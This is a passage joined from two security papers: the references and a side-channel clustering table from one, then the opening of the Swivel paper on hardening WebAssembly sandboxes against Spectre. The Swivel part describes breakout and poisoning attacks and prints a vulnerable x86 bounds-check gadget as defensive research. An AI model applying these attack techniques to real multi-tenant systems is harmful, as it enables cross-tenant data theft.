[33] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. Prefetch Side-Channel Attacks: Bypassing SMAP and Kernel ASLR. In *CCS*, 2016.

[34] Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Rowhammer.js: A Remote Software-Induced Fault Attack in JavaScript. In *DIMVA*, 2016.

[35] Daniel Gruss, Clémentine Maurice, Klaus Wagner, and Stefan Mangard. Flush+Flush: A Fast and Stealthy Cache Attack. In *DIMVA*, 2016.

[36] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache Template Attacks: Automating Attacks on Inclusive Last-Level Caches. In *USENIX Security Symposium*, 2015.

[37] David Gullasch, Endre Bangerter, and Stephan Krenn. Cache Games – Bringing Access-Based Cache Attacks on AES to Practice. In *S&P*, 2011.

[38] HyungSeok Han, DongHyeon Oh, and Sang Kil Cha. CodeAlchemist: Semantics-aware code generation to find vulnerabilities in javascript engines. In *NDSS*, 2019.

[39] Aki Helin. Radamsa. URL: https://gitlab.com/akihe/radamsa.

[40] Nishad Herath and Anders Fogh. These are Not Your Grand Daddys CPU Performance Counters – CPU Hardware Performance Counters for Security. In *Black Hat Briefings*, 2015.

[41] Sam Hocevar. Zzuf. URL: https://github.com/samhocevar/zzuf/.

[42] Ralf Hund, Carsten Willems, and Thorsten Holz. Practical Timing Side Channel Attacks against Kernel Space ASLR. In *S&P*, 2013.

[43] Intel. Intel 64 and IA-32 Architectures Optimization Reference Manual, 2019.

[44] Intel. Intel 64 and IA-32 Architectures Software Developer's Manual, Volume 3 (3A, 3B & 3C): System Programming Guide, 2019.

[45] Intel. Intel 64 and IA-32 Architectures Software Developer′s Manual Volume 2 (2A, 2B & 2C): Instruction Set Reference, A-Z, 2019.

[46] Intel. Affected Processors: Transient Execution Attacks, 2020. URL: https://software.intel.com/security-software-guidance/processors-affected-transient-execution-attack-mitigation-product-cpu-model.

[47] Intel. Special Register Buffer Data Sampling, 2020. URL: https://software.intel.com/security-software-guidance/deep-dives/deep-dive-special-register-buffer-data-sampling.

[48] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. Mascat: Preventing microarchitectural attacks before distribution. In *CODASPY*, 2018.

[49] Yeongjin Jang, Sangho Lee, and Taesoo Kim. Breaking Kernel Address Space Layout Randomization with Intel TSX. In *CCS*, 2016.

[50] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. In *S&P*, 2019.

[51] Paul C. Kocher. Timing Attacks on Implementations of Diffe-Hellman, RSA, DSS, and Other Systems. In *CRYPTO*, 1996.

[52] Esmaeil Mohammadian Koruyeh, Khaled Khasawneh, Chengyu Song, and Nael Abu-Ghazaleh. Spectre Returns! Speculation Attacks using the Return Stack Buffer. In *WOOT*, 2018.

[53] Michael Kurth, Ben Gras, Dennis Andriesse, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. NetCAT: Practical cache attacks from the network. In *S&P*, 2020.

[54] Sangho Lee, Ming-Wei Shih, Prasun Gera, Taesoo Kim, Hyesoon Kim, and Marcus Peinado. Inferring Fine-grained Control Flow Inside SGX Enclaves with Branch Shadowing. In *USENIX Security Symposium*, 2017.

[55] Moritz Lipp, Daniel Gruss, Raphael Spreitzer, Clémentine Maurice, and Stefan Mangard. ARMageddon: Cache Attacks on Mobile Devices. In *USENIX Security Symposium*, 2016.

[56] Moritz Lipp, Vedad Hadžić, Michael Schwarz, Arthur Perais, Clémentine Maurice, and Daniel Gruss. Take a Way: Exploring the Security Implications of AMD's Cache Way Predictors. In *AsiaCCS*, 2020.

[57] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In *USENIX Security Symposium*, 2018.

[58] Fangfei Liu, Qian Ge, Yuval Yarom, Frank Mckeen, Carlos Rozas, Gernot Heiser, and Ruby B Lee. Catalyst:

Defeating last-level cache side channel attacks in cloud computing. In *HPCA*, 2016.

[59] Fangfei Liu and Ruby B. Lee. Random Fill Cache Architecture. In *MICRO*, 2014.

[60] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B. Lee. Last-Level Cache Side-Channel Attacks are Practical. In *S&P*, 2015.

[61] G. Maisuradze and C. Rossow. ret2spec: Speculative Execution Using Return Stack Buffers. In *CCS*, 2018.

[62] Giorgi Maisuradze and Christian Rossow. Speculose: Analyzing the Security Implications of Speculative Execution in CPUs. *arXiv:1801.04084*, 2018.

[63] Clémentine Maurice, Christoph Neumann, Olivier Heen, and Aurélien Francillon. C5: Cross-Cores Cache Covert Channel. In *DIMVA*, 2015.

[64] Clémentine Maurice, Manuel Weber, Michael Schwarz, Lukas Giner, Daniel Gruss, Carlo Alberto Boano, Stefan Mangard, and Kay Römer. Hello from the Other Side: SSH over Robust Cache Covert Channels in the Cloud. In *NDSS*, 2017.

[65] Daniel Moghimi, Moritz Lipp, Berk Sunar, and Michael Schwarz. Medusa: Microarchitectural Data Leakage via Automated Attack Synthesis. In *USENIX Security Symposium*, 2020.

[66] Daniel Molka, Daniel Hackenberg, Robert Schöne, and Wolfgang E Nagel. Cache Coherence Protocol and Memory Performance of the Intel Haswell-EP Architecture. In *ICPP*, 2015.

[67] John Monaco. SoK: Keylogging Side Channels. In *S&P*, 2018.

[68] Yossef Oren, Vasileios P Kemerlis, Simha Sethumadhavan, and Angelos D Keromytis. The Spy in the Sandbox: Practical Cache Attacks in JavaScript and their Implications. In *CCS*, 2015.

[69] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache Attacks and Countermeasures: the Case of AES. In *CT-RSA*, 2006.

[70] Rohan Padhye, Caroline Lemieux, Koushik Sen, Mike Papadakis, and Yves Le Traon. Zest: Validity fuzzing and parametric generators for effective random testing. *arXiv:1812.00078*, 2018.

[71] Salvador Palanca, Stephen A Fischer, and Subramaniam Maiyuran. CLFLUSH micro-architectural implementation method and system, 2003. US Patent 6,546,462.

[72] Matthias Payer. HexPADS: a platform to detect "stealth" attacks. In *ESSoS*, 2016.

[73] Hui Peng, Yan Shoshitaishvili, and Mathias Payer. T-fuzz: Fuzzing by program transformation. In *IEEE S&P*, 2018.

[74] Colin Percival. Cache Missing for Fun and Profit. In *BSDCan*, 2005.

[75] Peter Pessl, Daniel Gruss, Clémentine Maurice, Michael Schwarz, and Stefan Mangard. DRAMA: Exploiting DRAM Addressing for Cross-CPU Attacks. In *USENIX Security Symposium*, 2016.

[76] Moinuddin K Qureshi. CEASER: Mitigating Conflict-Based Cache Attacks via Encrypted-Address and Remapping. In *IEEE MICRO*, 2018.

[77] Hany Ragab, Alyssa Milburn, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. CrossTalk: Speculative Data Leaks Across Cores Are Real. In *S&P*, 2021.

[78] Sanjay Rawat, Vivek Jain, Ashish Kumar, Lucian Cojocar, Cristiano Giuffrida, and Herbert Bos. Vuzzer: Application-aware evolutionary fuzzing. In *NDSS*, 2017.

[79] Michael Schwarz. *Software-based Side-Channel Attacks and Defenses in Restricted Environments*. PhD thesis, Graz University of Technology, 2019.

[80] Michael Schwarz, Claudio Canella, Lukas Giner, and Daniel Gruss. Store-to-Leak Forwarding: Leaking Data on Meltdown-resistant CPUs. *arXiv:1905.05725*, 2019.

[81] Michael Schwarz, Moritz Lipp, Daniel Gruss, Samuel Weiser, Clémentine Maurice, Raphael Spreitzer, and Stefan Mangard. KeyDrown: Eliminating Software-Based Keystroke Timing Side-Channel Attacks. In *NDSS*, 2018.

[82] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. ZombieLoad: Cross-Privilege-Boundary Data Sampling. In *CCS*, 2019.

[83] Michael Schwarz, Clémentine Maurice, Daniel Gruss, and Stefan Mangard. Fantastic Timers and Where to Find Them: High-Resolution Microarchitectural Attacks in JavaScript. In *FC*, 2017.

[84] Michael Schwarz, Martin Schwarzl, Moritz Lipp, and Daniel Gruss. NetSpectre: Read Arbitrary Memory over Network. In *ESORICS*, 2019.

[85] Benjamin Semal, Konstantinos Markantonakis, Keith Mayes, and Jan Kalbantner. One covert channel to rule them all: A practical approach to data exfiltration in the cloud. In *TrustCom*, 2020.

[86] Youngjoo Shin, Hyung Chan Kim, Dokeun Kwon, Ji Hoon Jeong, and Junbeom Hur. Unveiling Hardware-based Data Prefetcher, a Hidden Source of Information Leakage. In *CCS*, 2018.

[87] Julian Stecklina and Thomas Prescher. LazyFP: Leaking FPU Register State using Microarchitectural Side-Channels. *arXiv:1806.07480*, 2018.

[88] Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting Fuzzing Through Selective Symbolic Execution. In *NDSS*, 2016.

[89] Dean Sullivan, Orlando Arias, Travis Meade, and Yier Jin. Microarchitectural Minefields: 4K-aliasing Covert Channel and Multi-tenant Detection in IaaS Clouds. In *NDSS*, 2018.

[90] M Caner Tol, Koray Yurtseven, Berk Gulmezoglu, and Berk Sunar. Fastspec: Scalable generation and detection of spectre gadgets using neural embeddings. *arXiv:2006.14147*, 2020.

[91] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, and Raoul Strackx. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In *USENIX Security Symposium*, 2018.

[92] Jo Van Bulck, Daniel Moghimi, Michael Schwarz, Moritz Lipp, Marina Minkin, Daniel Genkin, Yarom Yuval, Berk Sunar, Daniel Gruss, and Frank Piessens. LVI: Hijacking Transient Execution through Microarchitectural Load Value Injection. In *S&P*, 2020.

[93] Stephan van Schaik, Alyssa Milburn, Sebastian Österlund, Pietro Frigo, Giorgi Maisuradze, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. RIDL: Rogue In-flight Data Load. In *S&P*, 2019.

[94] Pepe Vila, Pierre Ganty, Marco Guarnieri, and Boris Köpf. CacheQuery: Learning Replacement Policies from Hardware Caches. In *PLDI*, 2020.

[95] Pepe Vila, Boris Köpf, and Jose Morales. Theory and Practice of Finding Eviction Sets. In *S&P*, 2019.

[96] Zhenghong Wang and Ruby B. Lee. New cache designs for thwarting software cache-based side channel attacks. *ACM SIGARCH Computer Architecture News*, 35(2), 2007.

[97] Mario Werner, Thomas Unterluggauer, Lukas Giner, Michael Schwarz, Daniel Gruss, and Stefan Mangard. ScatterCache: Thwarting Cache Attacks via Cache Set Randomization. In *USENIX Security Symposium*, 2019.

[98] Henry Wong. The microarchitecture behind meltdown, may 2018. URL: http://blog.stuffedcow.net/2018/05/meltdown-microarchitecture/.

[99] Zhenyu Wu, Zhang Xu, and Haining Wang. Whispers in the Hyper-space: High-speed Covert Channel Attacks in the Cloud. In *USENIX Security Symposium*, 2012.

[100] Yuan Xiao, Yinqian Zhang, and Radu Teodorescu. SPEECHMINER: A Framework for Investigating and Measuring Speculative Execution Vulnerabilities. In *NDSS*, 2020.

[101] Yuval Yarom and Katrina Falkner. Flush+Reload: a High Resolution, Low Noise, L3 Cache Side-Channel Attack. In *USENIX Security Symposium*, 2014.

[102] Yuval Yarom, Daniel Genkin, and Nadia Heninger. CacheBleed: A Timing Attack on OpenSSL Constant Time RSA. *JCEN*, 2017.

[103] Michal Zalewski. Technical "whitepaper" for afl-fuzz, 2014. URL: http://lcamtuf.coredump.cx/afl/technical_details.txt.

[104] Yinqian Zhang, Ari Juels, Alina Oprea, and Michael K. Reiter. HomeAlone: Co-residency Detection in the Cloud via Side-Channel Analysis. In *S&P*, 2011.

[105] Yinqian Zhang and MK Reiter. Düppel: retrofitting commodity operating systems to mitigate cache side channels in the cloud. In *CCS*, 2013.

A Clustering Results

Table 7 shows the clustering results for the CPUs on which Osiris ran. Osiris found multiple thousand side channels that were clustered based on the instruction extension of $\mathsf{Seq}_{\mathsf{trigger}}$, $\mathsf{Seq}_{\mathsf{measure}}$, and $\mathsf{Seq}_{\mathsf{reset}}$, resulting in 100 to 200 clusters. However, as $\mathsf{Seq}_{\mathsf{reset}}$ is typically not involved in the actual leakage, clustering based on the instruction extension of only $\mathsf{Seq}_{\mathsf{trigger}}$ and $\mathsf{Seq}_{\mathsf{measure}}$ results in a smaller number of clusters.

Table 7: Cluster Results For Intel Microarchitectures.

CPU Name	Found	Extension	$\mathsf{Seq}_{\mathsf{measure}}$-$\mathsf{Seq}_{\mathsf{trigger}}$ only
Intel Core i7-9750H	68 597	186 clusters	16 clusters
Intel Core i5-4690	51 468	168 clusters	19 clusters
Intel Core i7-9700K	27 512	104 clusters	26 clusters

Swivel: Hardening WebAssembly against Spectre

Shravan Narayan[†] Craig Disselkoen[†] Daniel Moghimi[¶†]
Sunjay Cauligi[†] Evan Johnson[†] Zhao Gang[†]
Anjo Vahldiek-Oberwagner[⋆] Ravi Sahita[*] Hovav Shacham[‡] Dean Tullsen[†] Deian Stefan[†]
[†]UC San Diego [¶]Worcester Polytechnic Institute [⋆]Intel Labs [*]Intel [‡]UT Austin

Abstract

We describe Swivel, a new compiler framework for hardening WebAssembly (Wasm) against Spectre attacks. Outside the browser, Wasm has become a popular lightweight, in-process sandbox and is, for example, used in production to isolate different clients on edge clouds and function-as-a-service platforms. Unfortunately, Spectre attacks can bypass Wasm's isolation guarantees. Swivel hardens Wasm against this class of attacks by ensuring that potentially malicious code can neither use Spectre attacks to break out of the Wasm sandbox nor coerce victim code—another Wasm client or the embedding process—to leak secret data.

We describe two Swivel designs, a software-only approach that can be used on existing CPUs, and a hardware-assisted approach that uses extension available in Intel® 11th generation CPUs. For both, we evaluate a randomized approach that mitigates Spectre and a deterministic approach that eliminates Spectre altogether. Our randomized implementations impose under 10.3% overhead on the Wasm-compatible subset of SPEC 2006, while our deterministic implementations impose overheads between 3.3% and 240.2%. Though high on some benchmarks, Swivel's overhead is still between 9× and 36.3× smaller than existing defenses that rely on pipeline fences.

1 Introduction

WebAssembly (Wasm) is a portable bytecode originally designed to safely run native code (e.g., C/C++ and Rust) in the browser [27]. Since its initial design, though, Wasm has been increasingly used to sandbox untrusted code outside the browser. For example, Fastly and Cloudflare use Wasm to sandbox client applications running on their edge clouds—where multiple client applications run within a single process [30, 85]. Mozilla uses Wasm to sandbox third-party C/C++ libraries in Firefox [21, 65]. Yet others use Wasm to isolate untrusted code in serverless computing [28], IoT applications [10], games [62], trusted execution environments [17], and even OS kernels [79].

In this paper, we focus on hardening Wasm against Spectre attacks—the class of transient execution attacks which exploit control flow predictors [49]. Transient execution attacks which exploit features within the memory subsystem (e.g., Meltdown [57], MDS [11, 72, 84], and Load Value Injection [83]) are limited in scope and have already been fixed in recent microarchitectures [41] (see Section 6.2). In contrast, Spectre can allow attackers to bypass Wasm's isolation boundary on almost all superscalar CPUs [3, 4, 35]—and, unfortunately, current mitigations for Spectre cannot be implemented entirely in hardware [5, 13, 43, 51, 59, 76, 81, 93].

On multi-tenant serverless, edge-cloud, and function as a service (FaaS) platforms, where Wasm is used as *the* way to isolate mutually distursting tenants, this is particulary concerning:[1] A malicious tenant can use Spectre to break out of the sandbox and read another tenant's secrets in two steps (§5.4). First, they *mistrain* different components of the underlying control flow prediction—the conditional branch predictor (CBP), branch target buffer (BTB), or return stack buffer (RSB)—to speculatively execute code that accesses data outside the sandbox boundary. Then, they *reconstruct* the secret data from the underlying microarchitectural state (typically the cache) using a side channel (cache timing).

One way to mitigate such Spectre-based *sandbox breakout attacks* is to partition mutually distrusting code into separate processes. By placing untrusted code in a separate process we can ensure that the attacker cannot access secrets. Chrome and Firefox, for example, do this by partitioning different *sites* into separate processes [25, 64, 68]. On a FaaS platform, we could similarly place tenants in separate processes.

Unfortunately, this would still leave tenants vulnerable to cross-process *sandbox poisoning attacks* [12, 36, 50]. Specifically, attackers can poison hardware predictors to coerce a victim sandbox to speculatively execute gadgets that access secret data—from their own memory region—and leak it via the cache (e.g., by branching on the secret). Moreover, using process isolation would sacrifice Wasm's scalability (running many sandboxes within a process) and performance (cheap startup times and context switching) [28, 30, 65, 85].

The other popular approach, removing speculation within the sandbox, is also unsatisfactory. For example, using pipeline fences to restrict Wasm code to sequential execution imposes a 1.8×–7.3× slowdown on SPEC 2006 (§5). Conservatively inserting pipeline fences before every dynamic load—an approach inspired by the mitigation available in Microsoft's Visual Studio compiler [61]—is even worse: it incurs a 7.3×–19.6× overhead on SPEC (§5).

[1] Though our techniques are general, for simplicity we henceforth focus on Wasm as used on FaaS platforms.

In this paper, we take a compiler-based approach to hardening Wasm against Spectre, without resorting to process isolation or the use of fences. Our framework, Swivel, addresses not only sandbox breakout and sandbox poisoning attacks, but also *host poisoning attacks*, i.e., Spectre attacks that coerce the process hosting the Wasm sandboxes into leaking sensitive data. That is, Swivel ensures that a malicious Wasm tenant cannot speculatively access data outside their sandbox nor coerce another tenant or the host to divulge secrets of other sandboxes via poisoning. We develop Swivel via three contributions:

1. Software-only Spectre hardening (§3.2) Our first contribution, Swivel-SFI, is a software-only approach to hardening Wasm against Spectre. Swivel-SFI eliminates sandbox breakout attacks by compiling Wasm code to *linear blocks (LBs)*. Linear blocks are straight-line x86 code blocks that satisfy two invariants: (1) all transfers of control, including function calls, are at the block boundary—to (and from) other linear blocks; and (2) all memory accesses within a linear block are masked to the sandbox memory. These invariants are necessary to ensure that the speculative control and data flow of the Wasm code is restricted to the sandbox boundary. They are not sufficient though: Swivel-SFI must also be tolerant of possible RSB underflow. We address this by (1) not emitting `ret` instructions and therefore completely bypassing the RSB and (2) using a *separate stack* for return addresses.

To address poisoning attacks, Swivel-SFI must still account for a poisoned BTB or CBP. Since these attacks are more sophisticated, we evaluate two different ways of addressing them, and allow tenants to choose between them according to their trust model. The first approach uses address space layout randomization (ASLR) to randomize the placement of each Wasm sandbox and flushes the BTB on each sandbox boundary crossing. This does not eliminate poisoning attacks; it only raises the bar of Wasm isolation to that of process isolation. Alternately, tenants can opt to eliminate these attacks altogether; to this end, our deterministic Swivel-SFI rewrites conditional branches to indirect jumps—thereby completely bypassing the CBP (which cannot be directly flushed) and relying solely on the BTB (which can).

2. Hardware-assisted Spectre hardening (§3.3) Our second contribution, Swivel-CET, restores the use of all predictors, including the RSB and CBP, and partially obviates the need for BTB flushing. It does this by sacrificing backwards compatibility and using new hardware security extensions: Intel's Control-flow Enforcement Technology (CET) [39] and Memory Protection Keys (MPK) [39].

Like Swivel-SFI, Swivel-CET relies on linear blocks to address sandbox breakout attacks. But Swivel-CET does not avoid `ret` instructions. Instead, we use Intel® CET's hardware *shadow stack* to ensure that the RSB cannot be misused to speculatively return to a location that is different from the expected function return site on the stack [39].

To eliminate host poisoning attacks, we use both Intel® CET and Intel® MPK. In particular, we use Intel® MPK to partition the application into two domains—the host and Wasm sandbox(es)—and, on context switch, ensure that each domain can only access its own memory regions. We use Intel® CET forward-edge control-flow integrity to ensure that application code cannot jump, sequentially or speculatively, into arbitrary sandbox code (e.g., due to a poisoned BTB). We do this by inserting `endbranch` instructions in Wasm sandboxes to demarcate valid jump targets, essentially partitioning the BTB into two domains. Our use of Intel's MPK and CET ensures that even if the host code runs with poisoned predictors, it cannot read—and thus leak—sandbox data.

Since Intel® MPK only supports 16 protection regions, we cannot use it to similarly prevent sandbox poisoning attacks: serverless, edge-cloud, and FaaS platforms have thousands of co-located tenants. Hence, to address sandbox poisoning attacks, like for Swivel-SFI, we consider and evaluate two designs. The first (again) uses ASLR to randomize the location of each sandbox and flushes the BTB on sandbox entry; we don't flush on sandbox exit since the host can safely run with a poisoned BTB. The second is deterministic and not only allows using conditional branches but also avoids BTB flushes. It does this using a new technique, *register interlocking*, which tracks the control flow of the Wasm sandbox and turns every misspeculated memory access into an access to an empty guard page. Register interlocking allows a tenant to run with a poisoned BTB or CBP since any potentially poisoned speculative memory accesses will be invalidated.

3. Implementation and evaluation (§4–5) We implement both Swivel-SFI and Swivel-CET by modifying the Lucet compiler's Wasm-to-x86 code generator (Cranelift) and runtime. To evaluate Swivel's security we implement proof of concept breakout and poisoning attacks against stock Lucet (mitigated by Swivel). We do this for all three Spectre variants, i.e., Spectre attacks that abuse the CBP, BTB, and RSB.

We evaluate Swivel's performance against stock Lucet and several fence-insertion techniques on several standard benchmarks. On the Wasm compatible subset of the SPEC 2006 CPU benchmarking suite we find the ASLR variants of Swivel-SFI and Swivel-CET impose little overhead—they are at most 10.3% and 6.1% slower than Lucet, respectively. Our deterministic implementations, which eliminate all three categories of attacks, incur modest overheads: Swivel-SFI and Swivel-CET are respectively 3.3%–86.1% (geomean: 47.3%) and 8.0%–240.2% (geomean: 96.3%) slower than Lucet. These overheads are smaller than the overhead imposed by state-of-the-art fence-based techniques.

Open source and data We make all source and data available under an open source license at: https://swivel.programming.systems.




Figure 1: FaaS platform using Wasm to isolate mutually distrusting tenants.

2 A brief overview of Wasm and Spectre

In this section, we give a brief overview of WebAssembly's use in multi-tenant serverless and edge-cloud computing platforms—and more generally function as a service (FaaS) platforms. In particular, we describe how FaaS platforms use Wasm as an intermediate compilation layer for isolating different tenants today. We then briefly review Spectre attacks and describe how today's approach to isolating Wasm code is vulnerable to this class of attacks.

2.1 WebAssembly

Wasm is a low-level 32-bit machine language explicitly designed to embed C/C++ and Rust code in host applications. Wasm programs (which are simply a collection of functions) are (1) deterministic and well-typed, (2) follow a structured control flow discipline, and (3) separate the heap—the *linear memory*—from the well-typed stack and program code. These properties make it easy for compilers like Lucet to sandbox Wasm code and safely embed it within an application [27].

Control flow safety Lucet's code generator, Cranelift, ensures that the control flow of the compiled code is restricted to the sandbox and cannot be bent to bypass bounds checks (e.g., via return-oriented programming). This comes directly from preserving Wasm's semantics during compilation. For example, compiled code preserves Wasm's safe stack [27, 52], ensuring that stack frames (and thus return values on the stack) cannot be clobbered. The compiled code also enforces Wasm's coarse-grained CFI and, for example, matches the type of each indirect call site with the type of the target.

Memory isolation When Lucet creates a Wasm sandbox, it reserves 4GB of virtual memory for the Wasm heap and uses Cranelift to bound all heap loads and stores. To this end, Cranelift (1) explicitly passes a pointer to the base of the heap as the first argument to each function and (2) masks all pointers to be within this 4GB range. Like previous software-based isolation (SFI) systems [88], Cranelift avoids expensive bounds check operations by using guard pages to trap any offsets that may reach beyond the 4GB heap space.

Embedding Wasm An application with embedded Wasm code will typically require context switching between the Wasm code and host—e.g., to read data from a socket. Lucet allows safe control and data flow across the host-sandbox boundary via *springboards* and *trampolines*. Springboards are used to enter Wasm code—they set up the program context for Wasm execution—while trampolines are used to restore the host context and resume execution in the host.

Using Wasm in FaaS platforms WebAssembly FaaS platforms like Fastly's Terrarium allow clents to deploy scalable function-oriented Web and cloud applications written in any langauge (that can be compiled to Wasm). Clients compile their code to Wasm and upload the resulting module to the platform; the platform handles scaling and isolation. As shown in Figure 1, FaaS platforms place thousands of client Wasm modules within a single host process, and distribute these processes across thousands of servers and multiple datacenters. This is the key to scaling—it allows any host process, in any datacenter, to spawn a fresh Wasm sandbox instance and run any client function in response to a user request. By using Wasm as an intermediate layer, FaaS platforms isolate the client for free [6, 30, 60, 65, 66, 88]. Unfortunately, this isolation does not hold in the presence of Spectre attacks.

2.2 Spectre attacks

Spectre attacks exploit hardware predictors to induce mispredictions and speculatively execute instructions—*gadgets*—that would not run sequentially [49]. Spectre attacks are classified by the hardware predictor they exploit [12]. We focus on the three Spectre variants that hijack control flow:

- **Spectre-PHT** Spectre-PHT [49] exploits the *pattern history table* (PHT), which is used as part of the *conditional branch predictor* (CBP) to guess the direction of a conditional branch while the condition is still being evaluated. In a Spectre-PHT attack, the attacker (1) pollutes entries in the PHT so that a branch is mispredicted to the wrong path. The attacker can then use this wrong-path execution to bypass memory isolation guards or control flow integrity.
- **Spectre-BTB** Spectre-BTB [49] exploits the *branch target buffer* (BTB), which is used to predict the target of an indirect jump [94]. In a Spectre-BTB attack, the attacker pollutes entries in the BTB, redirecting speculative control flow to an arbitrary target. Spectre-BTB can thus be used to speculatively execute gadgets that are not in the normal execution path (e.g., to carry out a ROP-style attack).
- **Spectre-RSB** Spectre-RSB [50, 58] exploits the *return stack buffer* (RSB), which memorizes the location of recently executed `call` instructions to predict the targets of `ret` instructions. In a Spectre-RSB attack, the attacker uses chains of `call` or `ret` instructions to over- or underflow the RSB, and redirect speculative control flow in turn.

Spectre can be used *in-place* or *out-of-place* [12]. In an in-place attack, the attacker mistrains the prediction for a victim branch by repeatedly executing the victim branch itself. In an out-of-place attack, the attacker finds a secondary branch that is *congruent* to the victim branch—predictor entries are indexed using a subset of address bits—and uses this secondary branch to mistrain the prediction for the victim branch.




Figure 2: A malicious tenant can fill branch predictors with invalid state (red). In one scenario, the attacker causes its own branches to speculatively execute code that access memory outside of the sandbox. In the second and third scenarios, the attacker uses Spectre to respectively target a victim sandbox or the host runtime to misspeculate and leak secret data.

2.3 Spectre attacks on FaaS platforms

A malicious FaaS platform client who can upload arbitrary Wasm code can force the Wasm compiler to emit native code which is safe during sequential execution, but uses Spectre to bypass Wasm's isolation guarantees during speculative execution. We identify three kinds of attacks (Figure 2):

- **Scenario 1: Sandbox breakout attacks** The attacker bends the speculative control flow of their own module to access data outside the sandbox region. For example, they can use Spectre-PHT to bypass conditional bounds checks when accessing the indirect call table. Alternatively, they can use Spectre-BTB to transfer the control flow into the middle of instructions to execute unsafe code (e.g., code that bypasses Wasm's implicit heap bounds checks).
- **Scenario 2: Sandbox poisoning attacks** The attacker uses an out-of-place Spectre attack to bend the control flow of a victim sandbox and coerce the victim into leaking their own data. Although this attack is considerably more sophisticated, we were still able to implement proof of concept attacks following Canella et al. [12]. Here, the attacker finds a (mispredicted) path in the victim sandbox that leads to the victim leaking data, e.g., through cache state. They then force the victim to mispredict this path by using a congruent branch within their own sandbox.
- **Scenario 3: Host poisoning attacks** Instead of bending the control flow of the victim sandbox, the attacker can use an out-of-place Spectre attack to bend the control flow of the host runtime. This allows the attacker to speculatively access data from the host as well as any other sandbox.

Figure 3 gives an example sandbox breakout gadget. The gadget is in the implementation of the Wasm `call_indirect` instruction, which is used to call functions indexed in a module-level function table. This code first compares the function index `rcx` to the length of the function table (to ensure that `rcx` points to a valid entry). If `rcx` is valid, it then jumps to `index_ok`, loads the function from the corresponding entry in the table, and calls it; otherwise the code traps.

```
1  mov   rdx,QWORD PTR [fn_table_len]  ; get fn table length
2  cmp   rcx,rdx  ; check that rcx is in-bounds
3  jb    index_ok
4  ud2  ; trap otherwise
5 index_ok:
6  lea   rdx,[fn_table]
7  mov   rcx,QWORD PTR [rdx+rcx*4]
8  call  rcx
```

Figure 3: A simplified snippet of the vulnerable code from our Spectre-PHT breakout attack. This code is safe during sequential execution (it checks the index `rcx` before using it to load a function table entry). But, during speculative execution, control flow may bypass this check and access memory outside the function table bounds.

Attack variant		Swivel-SFI		Swivel-CET	
		ASLR	Det	ASLR	Det
Spectre-PHT	in-place	●	●	●	●
	out-of-place	◐	●	◐	●
Spectre-BTB	in-place	●	●	●	●
	out-of-place	●	●	●	●
Spectre-RSB	in-place	●	●	●	●
	out-of-place	●	●	●	●

Table 1: Effectiveness of Swivel against different Spectre variants. A full circle indicates that Swivel eliminates the attack while a half circle indicates that Swivel only mitigates the attack.

An attacker can mistrain the conditional branch on line 3 and cause it to speculatively jump to `index_ok` even when `rcx` is out-of-bounds. By controlling the contents of `rcx`, the attacker can thus execute arbitrary code locations outside the sandbox. In Section 5.4 we demonstrate several proof of concept attacks, including a breakout attack that uses this gadget. These attacks serve to highlight the importance of hardening Wasm against Spectre.

3 Swivel: Hardening Wasm against Spectre

Swivel extends Lucet—and the underlying Cranelift code generator—to address Spectre attacks on FaaS Wasm platforms. We designed Swivel with several goals in mind. First, *performance*: Swivel minimizes the number of pipeline fences it inserts, allowing Wasm to benefit from speculative execution as much as possible. Second, *automation*: Swivel does not rely on user annotations or source code changes to guide mitigations; we automatically apply mitigations when compiling Wasm. Finally, *modularity*: Swivel offers configurable protection, ranging from probabilistic schemes with high performance to thorough mitigations with strong guarantees. This allows Swivel users to choose the most appropriate mitigations (see Table 1) according to their application domain, security considerations, or particular hardware platform.

In the rest of this section, we describe our attacker model and introduce a core abstraction: *linear blocks*. We then show how linear blocks, together with several other techniques, are used to address both sandbox breakout and poisoning attacks. These techniques span two Swivel designs: Swivel-SFI, a software-only scheme which provides mitigations compatible

with existing CPUs; and Swivel-CET, which uses hardware extensions (Intel® CET and Intel® MPK) available in the 11th generation Intel® CPUs.

